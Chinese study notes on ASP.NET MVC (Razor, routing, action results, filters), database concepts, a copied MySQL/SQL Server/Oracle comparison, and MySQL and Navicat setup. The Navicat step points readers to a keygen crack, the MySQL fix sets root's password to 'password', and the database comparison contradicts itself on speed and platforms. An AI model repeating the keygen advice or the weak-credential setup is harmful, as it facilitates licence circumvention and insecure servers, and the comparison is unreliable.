在MVC中，控制器是C#类，通常派生于System.Web.Mvc.Controller类。从这个Controller派生而来的类中，每一个public方法都统称为**动作方法**(Action Method)。这个方法通过ASP.NET的路由系统与一个可配置的URL相关联。当一个请求被发送给与一个动作方法相关联的URL时，便会执行控制器类中的语句，以进行域模型上的一些操作，然后选择一个视图显示给客户端。

****

ASP.NET MVC框架使用的**视图引擎，该引擎负责处理视图的组件，以便为浏览器生成响应。**

MVC早期使用的是ASP.NET视图引擎，它用改进的WebForm标记来处理ASPX页面，MVC 3引入了Razor视图引擎。

**Razor引擎**

视图引擎(View Engine)负责处理ASP.NET的内容，并查找有关指令，这些指令典型的是将动态内容插入到发送给浏览器的输出，而Razor是MVC框架视图引擎的名称。以下是各个Razor语法的起到的作用。

|  |  |
| --- | --- |
| 问题 | 解决方案 |
| 定义并访问模型对象 | 使用@model及@Model表达式 |
| 减少视图中的重复 | 使用布局 |
| 使用默认布局 | 使用启动视图 |
| 通过控制器将数据传给视图 | 传递视图模型对象或视图包 |
| 根据数值不同输出不同结果 | 使用Razor条件语句 |
| 枚举数组或集合 | 使用@foreach表达式 |
| 在视图中添加命名控件 | 使用@using表达式 |

**使用模型对象**

在视图的第一行声明：

@model 命名空间

这样我们就能在后面通过@Model调用对象的属性，字段，方法了例如：

@Model.Name //调用Name字段

**使用布局**

我们可以在View中新建一个MVC5 Layout Page(Razor)布局视图



生成的页面如下所示：

<!DOCTYPE html>

<html>

<head>

<meta name="viewport" content="width=device-width" />

<link href="~/Content/Views/common.css" rel="stylesheet" />

<title>@ViewBag.Title</title>

</head>

<body>

<h1>

Product Information

</h1>

<div>

@RenderBody()

</div>

<h2>

View ASP.NET MVC

</h2>

</body>

</html>

其中@RenderBody()会调用动作方法所指定的视图内容，并插入到具体视图中。

接着我们在在具体视图中，指定Layout属性为这个布局视图的路径：

Layout = "~/Views/\_BasicLayout.cshtml";

但这里还有一个问题，就是必须要为每一个视图指定布局文件。这意味着如果修改了布局视图的名称，就必须修改所有引用了该布局的视图。这是易错的过程，不符合MVC易于维护的主题。

我们可以通过使用**视图起始文件**，来解决该问题。在渲染一个视图时，MVC框架会查找一个叫做**\_ViewStart.cshtml**的文件，该文件**默认加载到视图中**，除非指定视图的Layout为Null。

**理解Razor视图渲染**

Razor视图引擎会编译应用程序中的视图，以改善性能。视图会被编译为C#的类，然后被编译。这就是视图能够如此方便地包含C#代码的原因。

在访问视图时，MVC会依照当前文件夹下，Shared文件夹按顺序访问。

**视图的全部目的，是让开发人员将域模型部分的内容渲染成用户界面。**为了达到这一目的，需要对视图添加动态内容。**动态内容**是运行时生成的，并且随着每个请求而不同。

|  |  |
| --- | --- |
| 技术 | 何时使用 |
| 内联代码 | 在HTML代码中插入逻辑片段，如if，for等 |
| HTML辅助器代码 | 用于生成一个独立的HTML元素 |
| 分段 | 用于创建内容分段，这种分段用于布局的特定位置 |
| 分部视图 | 在多个不同的地方，使用同样的Razor标签和HTML标记 |
| 子动作 | 当你希望控制器的某个逻辑用于应用程序的多个地方时 |

分段的Demo，GetSection.cshtml:

@model string[]

@{

ViewBag.Title = "GetSection";

Layout = "~/Views/Shared/\_Layout.cshtml";

}

@section Header{

<div>

@foreach(var item in new string[] { "Home", "List", "Item" })

{

<a href="javascript:void(0)">@item</a>

}

</div>

}

@section Body{

<div>

This is a list of fruits names:

@foreach (var item in Model)

{

<span><b>@item</b></span>

}

</div>

}

@section Footer{

<div>

This is Footer

</div>

}

\_Layout.cshtml:

<!DOCTYPE html>

<html>

<head>

<meta charset="utf-8" />

<meta name="viewport" content="width=device-width, initial-scale=1.0">

<title>@ViewBag.Title - My ASP.NET Application</title>

<link href="~/Content/Site.css" rel="stylesheet" type="text/css" />

<link href="~/Content/bootstrap.min.css" rel="stylesheet" type="text/css" />

<script src="~/Scripts/modernizr-2.6.2.js"></script>

</head>

<body>

<div>

这是分段视图:

</div>

@RenderSection("Header")

<div>

这是分段视图:

</div>

@RenderSection("Body")

<div>

这是分段视图:

</div>

@RenderSection("Footer")

<div>

使用可选分段，这样即使不存在这个分段，系统也不会报错哦

</div>

@RenderSection("Footer2",false)

</body>

</html>

分部视图的Demo，GetParial.cshtml:

@{

Layout = null;

}

<!DOCTYPE html>

<html>

<head>

<meta name="viewport" content="width=device-width" />

<title>GetParital</title>

</head>

<body>

<div>

This is GetPartial

</div>

<div>

@Html.Partial("MyPartial")

</div>

</body>

</html>

MyParital.cshtml:

<div>

this is the message from the partial view

<a href="GetSection">GetSection</a>

</div>

子动作的Demo，HomeController.cs:

/// <summary>

/// 调用子动作

/// </summary>

/// <returns></returns>

public ActionResult GetChildAction()

{

return View();

}

[ChildActionOnly]

public ActionResult Time()

{

return PartialView(DateTime.Now);

}

GetChildAction.cshtml:

@{

Layout = null;

}

<!DOCTYPE html>

<html>

<head>

<meta name="viewport" content="width=device-width" />

<title>GetStrongResult</title>

</head>

<body>

<div>

This is GetChildAction

</div>

<div>

@Html.Action("Time")

</div>

</body>

</html>

Time.cshtml:

@model DateTime?

<p>the time is @Model.ToShortTimeString()</p>

**MVC项目综述**

**项目结构约定**

|  |  |  |
| --- | --- | --- |
| 文件夹及文件 | 描述 | 注 |
| /App\_Data | 此文件用于放置私有数据，如XML文件，或使用SQL Server Express，SQLite的数据库文件，或其他文件的存储库 | IIS不将此文件夹的内容进行服务(意即无法通过Web来请求该目录文件) |
| /App\_start | 此文件夹包含项目的一些核心配置，包括路由和过滤器的定义，以及一些内容包 |  |
| /Areas | 区域是把一个大型应用程序划分为较小片段的方法 |  |
| /bin | 为MVC应用程序编译好的程序集放在这里，连同任何被引用的包括不在GAC中的引用程序集 | IIS不将此从文件夹的内容进行服务 |
| /Content | 用于放置静态内容，如CSS和图片等 | 这是一个约定但不是必须的，你可以把静态内容放在任何适合自己的地方 |
| /Controllers | 用于放置控制器类 | 这是一个约定，可以把控制器放在任何地方，因为它们都会被编译到同一个程序集中。 |
| /Models | 用于放置视图模型和域模型类，除非是最简单的应用程序，否则都能够获益于一个专用的定义域模型的程序集 | 这是一个约定，可以把模型放在任何地方。或是一个单独的程序集。 |
| /Scripts | 本目录意在保存应用程序的JavaScript库 | 这是一个约定，你可以把脚本放在任何位置，因为它们实际上是另一种类型的静态内容。 |
| /Views | 保存视图和分部视图，通常按它们的控制器命名的文件夹进行分组 | /Views/Web.config文件阻止IIS对这些目录的直接访问。视图必须通过动作方法来访问。 |
| /Views/Shared | 本目录保存布局，以及不专用于个别控制器的视图 |  |
| /Views/Web.config | 这不是应用程序的配置文件。它包含使视图能够与ASP.NET进行工作，防止IIS调用视图所需要的配置，还含有默认导入视图的命名空间 |  |
| /Global.asax | 这是全局ASP.NET应用程序类。它的后台代码类用于注册路由配置，也是建立涉及应用程序初始化，停机及出现未处理异常情况需要运行代码的地方 | Global.asax文件在MVC应用程序中的作用与其在WebForm应用程序中作用相同 |
| /Web.config | 这是应用程序配置文件 | 与WebForm作用相同 |

**约定优于配置**

**约定优于配置**的含义为：你不需要明确地配置控制器与其视图之间的关联，只要遵循某种命名约定，一切都会正常工作。

1. **遵循控制器约定**

控制器类名必须以“Controller”结尾，如HomeController

1. **遵循视图约定**

视图及分部视图放在/Views/ControllerName文件夹中。例如，一个与ProductController相关联的视图应该放在/Views/Product文件夹中。

MVC框架期望，一个动作方法的默认视图应当按照这个方法进行命名。例如：名为List动作方法相关联的视图应该是 “List.cshtml”。

1. **遵循布局约定**

对于布局的约定是，以下划线(\_)字符作为文件名前缀，而且布局文件应该放在/Views/Shared文件夹中。默认情况下，会通过/Views/\_ViewStart.cshtml文件将这个布局应用与所有的视图。如果不想把默认布局用于视图，可以修改\_ViewStart.cshtml中的设置，或者将Layout设置为null

**URL路由**

路由约束

用正则表达式约束路由

controller = "^H.\*"

上述正则表达式形成了一个约束，它只匹配控制器以“H”打头的URL

action = "^Index$|^About$"

上述正则表达式形成了一个约束，它只匹配行为方法名称为“Index”或“About”的URL

1. 约束类型和值

id = new RangeRouteConstraint(10,20)

上述限制了id的值在10-20之间，还有更多的约束类，如下所示：

|  |  |  |
| --- | --- | --- |
| 名称 | 描述 | 属性约束 |
| AlphaRouteConstraint() | 匹配字母字符，主要是(A-Z,a-z) | Alpha |
| BoolRouteConstraint() | 匹配一个可以解析成bool类型的值 | Bool |
| DateTimeRouteConstraint() | 匹配一个可以解析成DateTime类型的值 | DateTime |
| DecimalRouteConstraint() | 匹配一个可以解析成Decimal类型的值 | Decimal |
| DoubleRouteConstraint() | 匹配一个可以解析成Double类型的值 | Double |
| FloatRouteConstraint() | 匹配一个可以解析成Float类型的值 | Float |
| IntRouteConstraint() | 匹配一个可以解析成Int类型的值 | Int |
| LengthRouteConstraint(len)  LengthRouteConstraint(min,max) | 匹配一个指定字符个数的值，或匹配字符个数在min和max之间的值 | Length(len)  Length(min,max) |
| LongRouteConstraint() | 匹配一个可以解析成Long类型的值 | Long |
| MaxRouteConstraint(val) | 匹配一个小于val的值 | Max(val) |
| MaxLengthRouteConstraint(val) | 匹配一个字符长度小于val的值 | MaxLength(val) |
| MinRouteConstraint(val) | 匹配一个大于val的值 | Min(val) |
| MinLengthRouteConstraint(val) | 匹配一个字符长度大于val的值 | MinLength(val) |
| RangeRouteConstraint(min,max) | 匹配一个值在min和max之间的值 | Range(min,max) |

我们可以使用CompoundRouteConstraint接收多个约束的组合。

**属性路由**

在属性路由中，路由是在控制器的类的C#属性定义的，但是属性路由扰乱了应用程序中控制器和路由配置两个部分，致使关注点合并在一起了。

要使用属性路由，我们首先要在RouteConfig类中的调用

routes.MapMvcAttributeRoutes();

1. 可选URL参数和默认值

你可以通过增加一个 "？" 标记到路由参数上去使用一个可选的URI参数。可以通过 parameter=value指定一个默认的值

[Route("Home/{Index?}")] //访问Home或Home/Index

[Route("Admin/Create/{name}/{age=18}")] //访问Admin/Create/xc或Admin/Create/xc/18

1. 路由前缀

我们可以通过设置[RoutePrefix]属性，为整个控制器设置一个共同的前缀。

[RoutePrefix("Admin")] //访问Admin打头的控制器

1. 默认路由

我们也可以在一个Controller上去使用[Route]，这个路由将被用在这个控制器所有的action上，除非一个指定的路由[Route]已经被用在一个action上（也就是重写了在这个Action的默认路由）。

[RoutePrefix("Admin")]

[Route("{action=Index}")]

//访问 Admin或Admin/Index，这个控制器下其他没有定义路由的动作方法通过方法名称访问。

1. 路由约束

路由约束可以让我们去限制怎样去匹配路由参数，例如

[Route("Create/{name:alpha}")] //限制name必须是字母

具体的限制列表如下：

| **Constraint** | **Description** | **Example** |
| --- | --- | --- |
| alpha | Matches uppercase or lowercase Latin alphabet characters (a-z, A-Z) | {x:alpha} |
| bool | Matches a Boolean value. | {x:bool} |
| datetime | Matches a **DateTime** value. | {x:datetime} |
| decimal | Matches a decimal value. | {x:decimal} |
| double | Matches a 64-bit floating-point value. | {x:double} |
| float | Matches a 32-bit floating-point value. | {x:float} |
| guid | Matches a GUID value. | {x:guid} |
| int | Matches a 32-bit integer value. | {x:int} |
| length | Matches a string with the specified length or within a specified range of lengths. | {x:length(6)}  {x:length(1,20)} |
| long | Matches a 64-bit integer value. | {x:long} |
| max | Matches an integer with a maximum value. | {x:max(10)} |
| maxlength | Matches a string with a maximum length. | {x:maxlength(10)} |
| min | Matches an integer with a minimum value. | {x:min(10)} |
| minlength | Matches a string with a minimum length. | {x:minlength(10)} |
| range | Matches an integer within a range of values. | {x:range(10,50)} |
| regex | Matches a regular expression. | {x:regex(^\d{3}-\d{3}-\d{4}$)} |

1. Areas

 我们可以使用RouteArea属性，去让控制器属于一个Area。

如果我们在同时使用用Areas和属性路由，Areas的路由基于我们在AreaRegistration中设置的，你需要去确保在配置中Area注册是在MVC 属性路由注册之后，对于这两种配置，我们都应该在 默认路由之前去注册。原因我想我不用说都应该很清楚吧，哪一个先去注册，那一个路由配置就最先去匹配URI，匹配不成功再交给下一个路由配置

routes.MapMvcAttributeRoutes();

AreaRegistration.RegisterAllAreas();

routes.MapRoute(

name: "Default",

url: "{controller}/{action}/{id}",

defaults: new { controller = "Home", action = "Index", id = UrlParameter.Optional }

);

**Get和Post选用哪一个？**

GET请求应该被用于所有只读信息检索，而POST请求应该被用于各种修改应用程序状态的操作。用标准的话语来说，GET请求用于安全的交互(除信息检索外无其他影响)，而POST 请求用于不安全的交互(做出决定或修改某些东西)。GET请求是可设定地址的---所有信息都包含在URL中，因此它可以被设定为书签并链接到这些地址。

**Controller控制器**

System.Web.Mvc.Controller是大多数MVC开发者需要熟悉的，用来对请求处理提供支持的一个类。Controller类提供了以下三个特性：

1. **动作方法**(Action Method)： 一个控制器的行为被分解成多个方法(而不是像Handler只有一个Execute方法)。每个动作方法被暴露给不同的URL，并通过从输入请求提取的参数进行调用。
2. **动作结果**(Action Result)： **你可以返回一个描述动作结果的对象**（例如：返回一个视图或重定向到不同的URL或动作方法），**然后通过该对象实现你的目的。这种结果和执行的分离简化了单元测试**。
3. **过滤器**(Filter)： 你可以把可重用的行为封装成过滤器，然后通过在源代码中放置一个注解属性的方法，把这种行为标注在一个或多个控制器或方法中。

**接收请求参数**

控制器经常要访问来自于输入请求的数据，如查询字符串，表单值，以及路由系统根据输入URL解析得到的参数。访问这些数据主要有三种途径：

1. 通过一组**上下文对象**进行获取；常见的上下文对象包含(Request，HttpContext,RouteData,User,TempData)；
2. 作为**参数**被传递给动作方法而形成的数据；Controller父类使用了叫“值提供器(Value Provider)”和“模型绑定器(Model Binder)”的MVC框架组件来获取动作方法的参数值，它们会抓取Request.Forms，Request.QueryString，Request.Files以及RouteData.Values的数据项。
3. 明确地调用框架的**模型绑定**特性

**产生输出**

MVC框架通过使用动作结果把**指明意图**和**执行意图**分离开。它有助于实现更简单，更简洁且更一致的代码，这些代码更易于阅读和测试。MVC框架所有的内建动作结果类型都派生于ActionResult。

例如：

|  |  |  |
| --- | --- | --- |
| **类型** | **描述** | **辅助器方法** |
| ViewResult | 返回指定的或默认的视图模板 | View |
| PartialViewResult | 返回指定的或默认的分部视图模板 | PartialView |
| RedirectToRouterResult | 重定向到一个动作方法或路由 | RedirectToAction  RedirectToActionPermanent  RedirectToRoute  RedirectToRoutePermanent |
| RedirectResult | 重定向到指定的URL | Redirect |
| ContentResult | 返回文本数据 | Content |
| FilePathResult  FileContentResult  FileStreamResult | 将二进制数据直接传给浏览器 | File |
| JsonResult | 将一个.NET对象序列化为JSON格式 | Json |
| JavaScriptResult | 发送一个由浏览器执行的JavaScript源代码判断 | JavaScript |
| HttpUnauthorizedResult | 将响应的HTTP状态码设置为401，这回引发当前认证机制要求访问者登陆 | None |
| HttpNotFoundResult | 返回一个404错误 | HttpNotFound |
| HttpStatusCodeResult | 返回一个指定的HTTP状态码 | None |
| EmptyResult | 什么也不做 | None |

**详细解释：**

**PartialView**

*当需要多次使用一个页面的某一部分的时候，可以把它封装成****分部视图****。我们完全可以通过AJAX调用控制器的PartialView方法来返回不同的HTML。只是这样做所需的字节数会比返回一个JSON要多。PartialView和View的区别在于PartialView不能包含母版页。*

**RedirectToAction**

*可以转到指定的控制器中的动作方法，它采用的302重定向。*

RedirectToAction("Index","Home");

**RedirectToRoute**

*定义一个路由对象来重定向，它采用的302重定向。*

RedirectToRoute(new { controller = "Admin", action = "Index" });

**RedirectToActionPermanent**

*与****RedirectToAction****不同的是它采用的是301重定向，这种重定向对SEO更友好，因为它可以保留原网页的Ranking记录。*

**Content**

返回指定文本内容，可以指定文本类型和编码格式

**File**

显示/下载 一个文件

**Json**

返回JSON格式数据

**JavaScript**

返回一段JavaScript字符串到前台，但不执行，前台可以调用eval来执行这段代码

理解动作结果

在讲述动作结果之前我们先看看ASP.NET WebForms是如何处理响应的：

context.Response.Clear();

context.Response.ContentType = "text/json";

context.Response.Write(JsonConvert.SerializeObject(dict));

context.Response.End();

或

context.Response.Redirect("../Home/Index.html");

context.Response.End();

上述代码返回了一个JSON对象到前台，跳转到首页，这种办法是可行的，但它存在几个问题：

1. 后台要必须包含详细的URL或HTML代码，这让代码难以维护。
2. 将响应直接生成输出，会让测试难以进行，为了确保输出是什么，需要创建Response对象的模仿实现。

…

幸好MVC的动作结果(Action Result)很好地解决了这个问题。它将“**指明意图**”和“**执行意图**”分开。首先MVC不会直接操作Response对象，而是返回一个实现了ActionResult类的对象，它描述控制器响应要完成的功能。例如：重定向，渲染一个视图，返回JSON。。

当MVC框架从动作结果接收到一个ActionResult对象时，它调用由这个对象所定义的ExecuteResult方法。然后在该动作结果的实现中处理Response对象，生成复合你意图的输出。

这是JsonResult的部分底层代码，可以看到最终调用的是Response.write()返回JSON字符串：

JavaScriptSerializer javaScriptSerializer = **new** **JavaScriptSerializer**();  
**if** (**this**.MaxJsonLength.HasValue)

 {  
          javaScriptSerializer.MaxJsonLength = **this**.MaxJsonLength.Value;

 }  
**if** (**this**.RecursionLimit.HasValue)  
 {  
           javaScriptSerializer.RecursionLimit = **this**.RecursionLimit.Value;  
 }  
response.**Write**(javaScriptSerializer.**Serialize**(**this**.Data));

**Filter过滤器**

**过滤器**可以把附加逻辑注入到MVC框架的请求处理。它们实现了**交叉关注**。所谓**交叉关注**是指，可以用于整个应用程序，而又不适合放置在某个局部的位置的功能，否则会打破关注分离模式。

MVC有五种类型的过滤器，每种类型能让你在请求处理的不同点上引入逻辑。

|  |  |  |  |
| --- | --- | --- | --- |
| **过滤器类型** | **接口** | **默认实现** | **描述** |
| 认证过滤器 | IAuthenticationFilter | N/A | 最先运行，在其他任何过滤器或动作方法之前运行，但在授权过滤器之后可以在此运行。 |
| 授权过滤器 | IAuthorizationFilter | AuthorizeAttribute | 在认证之后，其他过滤器或动作方法之前运行。 |
| 动作过滤器 | IActionFilter | ActionFilterAttribute | 在动作方法之前和之后运行 |
| 结果过滤器 | IResultFilter | ActionFilterAttribute | 在动作结果被执行之前和之后运行 |
| 异常过滤器 | IExceptionFilter | HandleErrorAttribute | 仅在一个过滤器，动作方法或动作结果抛出异常时运行。 |

在MVC框架调用一个动作之前，会首先检测该方法的定义，以查看它是否具有实现上述接口的注解属性。如果有，那么便在请求处理程序的响应点上调用接口所定义的方法。

授权过滤器

授权过滤器会执行你的授权策略，以确保动作方法只被已认证用户调用，它有两个属性来指定授权策略：

|  |  |  |
| --- | --- | --- |
| **名称** | **类型** | **描述** |
| Users | String | 一个逗号分隔的用户名列表，允许这些用户访问这些动作方法 |
| Roles | String | 一个逗号分隔的角色列表，为了访问该动作方法，用户至少是角色之一 |

异常过滤器

在调用一个动作方法时，如果抛出未处理的异常，异常过滤器才会运行。

异常过滤器必须实现IExceptionFilter接口，实现该接口需要实现OnException()方法，该方法有一个ExceptionContext类型参数，可以获取控制器和异常的信息，并能控制对异常的处理行为。

其中Result属性可以决定对异常的处理行为，一般传递一个重定向对象跳转到404页面。

ExceptionHandled可以将异常标记为“已处理”，这样就不会显示恐怖的“黄色屏幕”。

在实际项目中，我们往往不需要自己创建异常过滤器，因为微软已经创建好了HandleErrorAttribute这个异常处理类。

常用的属性有：**ExceptionType**通过指定捕获特定的异常，忽略其他异常。

**View**指定异常页面的视图名称。

1. 在使用异常过滤器前需要在web.config中添加如下属性

<customErrors mode="On" defaultRedirect="/Content/ErrorPage.html"></customErrors>

将mode设置为On是为了在调试期间也能会拦截异常，默认是RemoteOnly，意味开发期间不会拦截异常。

1. 运用内建的异常过滤器

[HandleError(ExceptionType = typeof(ArgumentException),View = "ErrorPage")]

public string Delete()

{

throw new ArgumentException("参数名不正确");

}

这样一旦在方法中出现了ArgumentException，就会跳转到ErrorPage页面

动作过滤器

动作过滤器是可以被用作任何目的的多用途过滤器。创建这种过滤器需要实现IActionFilter接口。该接口定义了两个方法：OnActionExecuting()和OnActionExecuted()。前者会在动作方法之前执行，后者会在动作方法之后执行。

public class CustomActionAttribute : FilterAttribute, IActionFilter

{

/// <summary>

/// 在动作方法之后执行

/// </summary>

/// <param name="filterContext"></param>

public void OnActionExecuted(ActionExecutedContext filterContext)

{

//throw new NotImplementedException();

}

/// <summary>

/// 在动作方法之前执行

/// </summary>

/// <param name="filterContext"></param>

public void OnActionExecuting(ActionExecutingContext filterContext)

{

var ActionName = filterContext.ActionDescriptor.ActionName;

var ControllerName = filterContext.ActionDescriptor.ControllerDescriptor.ControllerName;

filterContext.Result = new HttpNotFoundResult(); //方法结果返回404页面

}

}

实现自定义的动作过滤器，还需要实现FilterAttribute接口。

在OnActionExecuting方法的参数中有个**Result**属性，你可以通过它来控制返回的结果。

结果过滤器

结果过滤器是多用途过滤器，它会对动作方法产生的结果进行操作。结果过滤器实现IFilterResult接口。继承该接口需要实现OnResultExecuting和OnResultExecuted方法。

OnResultExecuting方法是在“**指明意图**”之后“**执行意图**”之前执行。OnResultExecuted方法是在“**执行意图**”之后执行。(指明意图和执行意图可以参考上面的“理解动作方法”一节)

全局过滤器

全局作用域会被运用于所有动作方法，设置它有一定的约定，我们首先在App\_start添加FilterConfig.cs文件，写入以下内容：

namespace **Filters**

{

public class FilterConfig

{

/// <summary>

/// 全局过滤器

/// </summary>

/// <param name="filter"></param>

public static void RegisterGlobalFilter(GlobalFilterCollection filter)

{

filter.Add(new HandleErrorAttribute());

filter.Add(new CustomActionAttribute());

}

}

}

然后我们在Global.asax文件的Application\_Start()添加以下内容：

FilterConfig.RegisterGlobalFilter(GlobalFilters.Filters);

**Binding模型绑定**

* + new ChildActionValueProviderFactory(),
  + new FormValueProviderFactory(),
  + new JsonValueProviderFactory(),
  + new RouteDataValueProviderFactory(),
  + new QueryStringValueProviderFactory(),
  + new HttpFileCollectionValueProviderFactory()
  + ...
* **AOP面向切面（常用特性(Attribute)及自定义特性）**
  + 元数据
  + 验证基类System.ComponentModel.DataAnnotations.ValidationAttribute
    - System.ComponentModel.DataAnnotations.CompareAttribute
    - System.ComponentModel.DataAnnotations.CustomValidationAttribute
    - System.ComponentModel.DataAnnotations.DataTypeAttribute
    - System.ComponentModel.DataAnnotations.MaxLengthAttribute
    - System.ComponentModel.DataAnnotations.MinLengthAttribute
    - System.ComponentModel.DataAnnotations.RangeAttribute
    - System.ComponentModel.DataAnnotations.RegularExpressionAttribute
    - System.ComponentModel.DataAnnotations.RequiredAttribute
    - System.ComponentModel.DataAnnotations.StringLengthAttribute
    - System.Web.Security.MembershipPasswordAttribute
  + Filter
    - IAuthenticationFilter(验证过滤器 MVC5)验证是否合理请求，是否合理用户
    - IAuthorizationFilter(授权过滤器)
      * AuthorizeAttribute
      * RequireHttpsAttribute
      * ValidateAntiForgeryTokenAttribute
      * ChildActionOnlyAttribute
      * ...
    - IActionFilter(动作过滤器-前-后)
      * ActionFilterAttribute
      * ...
    - IResultFilter(结果过滤器-前-后)
      * ActionFilterAttribute
      * ...
    - IExceptionFilter(例外过滤器)
      * HandleErrorAttribute(在FilterConfig就已被注册)
      * ...
* **RazorViewEngine视图引擎**
* **WebApi**

## ****数据库技术****

* 数据库服务端、客户端、图形界面管理工具、数据库语言（PL-sql,T-sql,sql）、数据库安全等概念
* 视图、存储过程、游标、中间表、触发器、计划任务等常用技术
* 数据库分库、拆表、分布式、集群、备份、故障调控等方案
* 数据库三大范式与反范式
* RBAC（Role-Based Access Control，基于角色的访问控制）权限模型
* 数据库机制
  + **索引**
  + **存储引擎**
  + **事务**
    - 四大特性(ACID)
      * 原子性 Atomicity
      * 一致性 Consistency
      * 隔离性 Isolation
      * 持续性 Durability
    - 并发产生的问题
      * 脏读
      * 幻读
      * 不可重复读
      * ...
    - 解决方案—隔离级别
      * 读未提交Read uncommitted
      * 读已提交Read committed (mssql、oracle)
      * 可重复读Repeatable read（mysql）
      * 串行化Serializable
  + **锁机制**
    - 种类、粒度、加锁方式
    - 悲观锁:开销大，避免长事务
      * 表锁、行锁/读锁、写锁
    - 乐观锁:开销小，读大于写
      * Version版本号机制
    - ...
* 数据库辅助工具：Power Designer、EZDML、ER Studio、Rose、Microsoft Visio...

## ****关系型数据库****

先来看看它们三个的流行趋势





作者：实验楼在线教育  
链接：https://www.zhihu.com/question/19866767/answer/426919833  
来源：知乎  
著作权归作者所有。商业转载请联系作者获得授权，非商业转载请注明出处。

[**MySQL**](https://link.zhihu.com/?target=https%3A//www.mysql.com/)和[**Oracle**](https://link.zhihu.com/?target=https%3A//www.oracle.com/cn/database/index.html)**是**一种使用**SQL**语言并由Oracle维护的数据库软件。[**Microsoft SQL Server**](https://link.zhihu.com/?target=https%3A//www.microsoft.com/en-us/sql-server/)也是一种使用SQL语言并由Microsoft维护的数据库工具。Oracle最早发行，紧接着是SQL Server和MySQL。

作为广泛使用的[关系数据库管理系统（RDBMS）](https://link.zhihu.com/?target=https%3A//www.baidu.com/link%3Furl%3DZgHdJI8HZIDrabMKbg6xKUGi_qlSrFPiAxe3rLoUbcBLxfNrC9OSD8s97oCvE9BVM-GvjkigRlzYgAMkptNos_%26wd%3D%26eqid%3D88a2f6ed0000b45f000000055b31d1ca)，它们有一些相同的地方，比如辅助数据库模型都包含了文档储存和键值储存。但也存在很大差别。

**服务器操作系统**

SQL Server：

* Linux
* Windows

MySQL：

* FreeBSD
* Linux
* OS X
* Solaris
* Windows

Oracle：

* AIX
* HP-UX
* Linux
* OS X
* Solaris
* Windows
* z / OS

**支持的编程语言**

* SQL Server：C＃、C ++、Delphi、Go、Java、JavaScript（Node.js）、PHP、Python、R、Ruby、Visual Basic
* MySQL：Ada、C、C＃、C ++、D、Delphi、Eiffel、Erlang、Haskell、Java、JavaScript（Node.js）、Objective-C、OCaml、Perl、PHP、Python、Ruby、Scheme、Tcl
* Oracle：C、C＃、C ++、Clojure、Cobol、Delphi、Eiffel、Erlang、Fortran、Groovy、Haskell、Java、JavaScript、Lisp、Objective C、OCaml、Perl、PHP、Python、R、Ruby、Scala、Tcl、Visual Basic

**服务器端脚本**

* SQL Server：Transact SQL和.NET语言
* MySQL：专有语法
* Oracle：PL / SQL

**不同节点存储数据的方法**

* SQL Server：表可以分布在多个文件中（水平分区）;通过联合进行分片
* MySQL：水平分区，使用MySQL Cluster或MySQL Fabric进行分片
* Oracle：水平分区

**数据库**

* Oracle：最贵，功能最多，安装最不方便，Oracle环境里的其他相关组件最多，支持平台数量一般，使用中等方便，开发中等方便，运维中等方便，不开源，速度最慢，最安全。
* Microsoft SQL Server 2014：中等贵，功能最少，安装中等方便，Microsoft SQL Server 2014环境里的其他相关组件最少，支持平台最少，使用最方便，开发最方便，运维最方便，不开源，速度中等，一般安全。
* Mysql：免费，功能中等，安装最方便，Mysql环境里的其他相关组件数量中等，支持平台最多，使用最不方便，开发最不方便，运维最不方便，有开源版本，速度最快，最不安全。

Oracle的客户端和命令窗口，都是由用户决定内容 conn user\_name/password;

MySQL的客户端和命令窗口，都是由数据库决定内容 use datebase;

Oracle和MSSQL的纯RDBMS层主要提供比MySQL和InnoDB更成熟的可编程环境。MySQL存储过程和触发器还不能匹配T-SQL和PL / SQL。在MySQL（RDBMS层）的MSSQL（报告服务，分析服务）和Oracle（数据仓库，RAC）之上有大量的集成工具和服务，MySQL尚未具备这些工具和服务。

总结

Oracle处理效能最快，而就以每秒交易量与价格比较的话，SQL Server最有效益，而MySQL也有不错的表现。Oracle传统，跨平台，稳定，适合OLTP，最接近数据库设计范式，一致性处理是最好的，也是最复杂的。适合金融，电信等企业。要想用好并发挥其性能，对管理员的能力要求较高。另维护成本较高。SQL Server目前只能在Windows系列执行，限制其发展。但在Unix与Linux都有非常高的稳定度与效能。MySql适合开发者，简单。不过随着Oracle的入主，功能越来越完善，又因为其开源，阿里开发了改进大数据库，性能和应用场景不断拓宽，形势大好。

MySQL

MySQL在Windows，Linux，MaxOS平台的安装

安装MySQL驱动，能被C#调用

安装Navicat

MySQL在Windows平台的安装

* + - 这里有两个版本，一个是在线安装包，一个是离线安装包，这里我们选大的，安装过程全部点下一步就好。



* 安装完成后，我们进入doc，输入mysql –u root –p 然后输入密码，这时会提示“2059 - authentication plugin 'caching\_sha2\_password' -navicat连接异常”。这个错误出现的原因是在mysql8之前的版本中加密规则为mysql\_native\_password，而在mysql8以后的加密规则为caching\_sha2\_password。
* 解决办法是，将mysql的加密规则改为mysql\_native\_password。我们进入mysql输入：

*use mysql;*


*ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql\_native\_password BY 'password';*

注意：这里我们将密码改成了password，也就是说之前如果设置了root用户的密码就失效了！


接下来我们来安装Navicat

首先我们下载[Navicat Premium\_11.2.7简体中文版](https://download.csdn.net/download/zhuimengmayi/10245320)，安装完成后再下载注册机，可以参考这篇教程：[Navicat11 激活（注册机）](https://blog.csdn.net/qq_35660351/article/details/79062720)

注意：注册机的产品要选择“Navicat Premium Enterprise v11”，否则会注册不上去。



接着我们再打开VS，我的版本是2017，新建一个控制台项目，安装Nuget包Mysql.Data



然后在网上搜索C# MySQL帮助类，下一个帮助类，填写正确的连接字符串就能用C#调用MySQL了。

MySQL在Linux平台的安装

首先在MySQL官网上下载yum资源包：<https://dev.mysql.com/downloads/repo/yum/>

安装MySQL的版本为8.0.13



